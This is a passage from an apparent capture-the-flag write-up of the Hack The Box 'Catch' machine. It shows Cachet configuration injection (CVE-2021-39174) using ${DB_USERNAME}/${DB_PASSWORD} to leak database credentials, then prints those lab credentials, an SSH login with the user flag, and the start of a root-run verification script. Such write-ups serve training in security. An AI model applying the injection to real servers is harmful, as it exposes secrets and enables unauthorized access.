- 
we are in, and notice it's a Cachet server, let's google some exploits, and we found:
- [Cachet 2.4: Code Execution via Laravel Configuration Injection](https://blog.sonarsource.com/cachet-code-execution-via-laravel-configuration-injection)
let's see CVE-2021-39174 - Configuration Leak part in this article, and we can leak some env variable by using ${}:
try ${DB_USERNAME} first, what you need to do is, intercept the request when changing the mail settings, than edit the mail host to ${DB_USERNAME} or any other variable from the env file, then hit test and check logs
- 
and we get a username: will
now try try ${DB_PASSWORD}
- 
and we get a password: s2#4Fg0_%3!

try this credential to login ssh
``` bash
┌──(root💀kali)-[~/hackthebox/machine/catch]
└─# ssh will@10.10.11.150
will@10.10.11.150's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-104-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Wed 23 Mar 2022 05:42:56 AM UTC
System load: 0.0
Usage of /: 78.5% of 16.61GB
Memory usage: 75%
Swap usage: 61%
Processes: 458
Users logged in: 0
IPv4 address for br-535b7cf3a728: 172.18.0.1
IPv4 address for br-fe1b5695b604: 172.19.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0: 10.10.11.150
IPv6 address for eth0: dead:beef::250:56ff:feb9:7c11
0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Mar 22 19:47:45 2022 from 10.10.14.3
will@catch:~$ id
uid=1000(will) gid=1000(will) groups=1000(will)
will@catch:~$ whoami
will
will@catch:~$ cat user.txt
79cad4e9915944ef86015a5f809b272d
```
and we get user flag
- 
#### get root
i have used LinEnum.sh linpeas.sh and Linux_Exploit_Suggester.sh but didn't find any thing useful to exploit
so i use pspy to enum the process owned buy root
``` bash
2022/03/22 18:30:01 CMD: UID=0 PID=900727 | /bin/bash /opt/mdm/verify.sh
```
let's check it out
``` bash
#!/bin/bash
###################
# Signature Check #
###################
sig_check() {
jarsigner -verify "$1/$2" 2>/dev/null >/dev/null
if [[ $? -eq 0 ]]; then
echo '[+] Signature Check Passed'
else
echo '[!] Signature Check Failed. Invalid Certificate.'
cleanup
exit
fi
}
#######################
# Compatibility Check #
#######################
comp_check() {
apktool d -s "$1/$2" -o $3 2>/dev/null >/dev/null
COMPILE_SDK_VER=$(grep -oPm1 "(?<=compileSdkVersion=\")[^\"]+" "$PROCESS_BIN/AndroidManifest.xml")
if [ -z "$COMPILE_SDK_VER" ]; then
echo '[!] Failed to find target SDK version.'
cleanup
exit
else
if [ $COMPILE_SDK_VER -lt 18 ]; then
echo "[!] APK Doesn't meet the requirements"
cleanup
exit
fi
fi
}
####################
# Basic App Checks #
####################
app_check() {
APP_NAME=$(grep -oPm1 "(?<=)[^<]+" "$1/res/values/strings.xml")
echo $APP_NAME
if [[ $APP_NAME == *"Catch"* ]]; then
